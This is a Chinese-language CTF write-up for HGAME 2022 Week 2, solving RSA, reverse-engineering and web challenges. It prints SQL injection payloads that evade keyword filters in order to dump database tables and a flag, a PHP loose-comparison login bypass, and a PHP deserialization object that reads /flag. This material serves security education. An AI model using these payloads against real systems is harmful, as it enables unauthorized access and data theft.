HGAME 2022 Week2 writeup by sasasas

CRYPTO

RSA Attack

1.把e,n,c放工具里跑一下出结果

RSA Attack2

1.第一组RSA模不互素

2.第二组RSA小e攻击

3.第三组RSA共模攻击

4.都跑出来后组成一个flag

REVERSE

xD MAZE

1.ida打开文件并观察

2.v11应满足每次循环时 byte_404020[v14]== 32

```
{
  for ( i = 6; i <= 33; ++i )
  {
    switch ( *((_BYTE *)v11 + i) )
    {
      case '0':
        v14 += 512;
        break;
      case '1':
        v14 += 64;
        break;
      case '2':
        v14 += 8;
        break;
      case '3':
        ++v14;
        break;
      default:
        goto LABEL_8;
    }
    if ( byte_404020[v14] != 32 || v14 > 4095 )
    {
      v9 = std::operator<<<std::char_traits<char>>(&std::cout, "Failed");
      std::ostream::operator<<(v9, &std::endl<char,std::char_traits<char>>);
      return 1;
    }
  }
  v10 = std::operator<<<std::char_traits<char>>(&std::cout, "Win");
  std::ostream::operator<<(v10, &std::endl<char,std::char_traits<char>>);
  result = 0;
}
```

3.查看 byte_404020，找出所有为“20h”的位置，记录其地址。

```
0404020 ; _BYTE byte_404020[4096]
0404020 byte_404020     db 20h                  ; DA
0404021                 db  20h
0404022                 db  23h ; #
0404023                 db  23h ; #
0404024                 db  23h ; #
0404025                 db  23h ; #
0404026                 db  23h ; #
0404027                 db  23h ; #
0404028                 db  23h ; #
0404029                 db  23h ; #
040402A                 db  23h ; #
040402B                 db  23h ; #
040402C                 db  23h ; #
040402D                 db  23h ; #
040402E                 db  23h ; #
040402F                 db  23h ; #
0404030                 db  23h ; #
```


4.根据ida显示代码，每两个地址差 0x001为3，0x008为2，0x040为1，0x200为0

5.把“0123”按顺序记录，加上hgame{},得flag

WEB

webpack-engine


1.开发者工具，看一看，找一找




2.把filiiiliili4g按base64解码两次得flag


Pokemom

1.开发者工具




2.把id改为4进入error页面






3.经“判断”（提示），code为注入点（会过滤什么，提示都给了）


4.试一试列数，得出只有2列






to a member function fetch_all() on bool in /var/www/html/db.php:27 Stack trace: #0 /var/www/
ıp on line **27**

5.爆数据库,得 pokemon



6.爆表

```
/*or*/uniunionon/*or*/selselectect/*or*/1,group_concat(table_name)/*or*/frfromom/*or*/infoo
rrmation_schema.tables/*or*/whwhereere/*or*/table_schema/*or*/like/*or*/'pokemon'
```



7.爆列


```
/*or*/uniunionon/*or*/selselectect/*or*/1,group_concat(column_name)/*or*/frfromom/*or*/info
orrmation_schema.columns/*or*/whwhereere/*or*/table_name/*or*/like/*or*/'fllllllllaaaaaag'
```

8.爆值，完成

```
/*or*/uniunionon/*or*/selselectect/*or*/1,group_concat(flag)/*or*/frfromom/*or*/fllllllllaaaaaag
```

一本单词书

1.开发者工具，找到提示并下载提示



2.读代码login.php,用户名adm1n，密码不能纯数字且等于1080

```php
if ($_POST['username'] != 'admin') {
    die(alert('username or password is invalid'));
}

if (is_numeric($_POST['password'])) {
    die(alert('密码不能设置为纯数字，我妈都知道( ￣△￣；)'));
} else {
    if ($_POST['password'] == 1080) {
        $_SESSION['username'] = 'admin';
        $_SESSION['unique_key'] = md5(randomString(8));
        header('Location: index.php');
    } else {
        die(alert('这你都能输错？'));
    }
}
```

3.字符串与数字比较，php字符串转成数字，输入“1080a”即可登录

4.读save.php,get.php,发现键名不变，且用|与键值链接，decode()函数根据|符号进行操作

```php
session_start();
include 'admin_check.php';

function encode($data): string {
    $result = '';
    foreach ($data as $k => $v) {
        $result .= $k . '|' . serialize($v);
    }

    return $result;
}
```

```php
include 'admin_check.php';
include 'evil.php';

// flag is in /flag

function decode(string $data): Array {
    $result = [];
    $offset = 0;
    $length = \strlen($data);
    while ($offset < $length) {
        if (!strstr(substr($data, $offset), '|')) {
            return [];
        }
        $pos = strpos($data, '|', $offset);
        $num = $pos - $offset;
        $varname = substr($data, $offset, $num);
        $offset += $num + 1;
        $dataItem = unserialize(substr($data, $offset));

        $result[$varname] = $dataItem;
        $offset += \strlen(serialize($dataItem));
    }
    return $result;
}
```

5.发现我们可以控制unserialize()函数参数

6.读evil.php,发现Evil类，发现__wakeup(), 从get.php的注释知道，应该让file="/flag";

7.根据已知条件构造序列化字符串

```
O:4:"Evil":2:{s:4:"file";s:5:"/flag";s:4:"flag";N;}
```

8.在界面输入，得到flag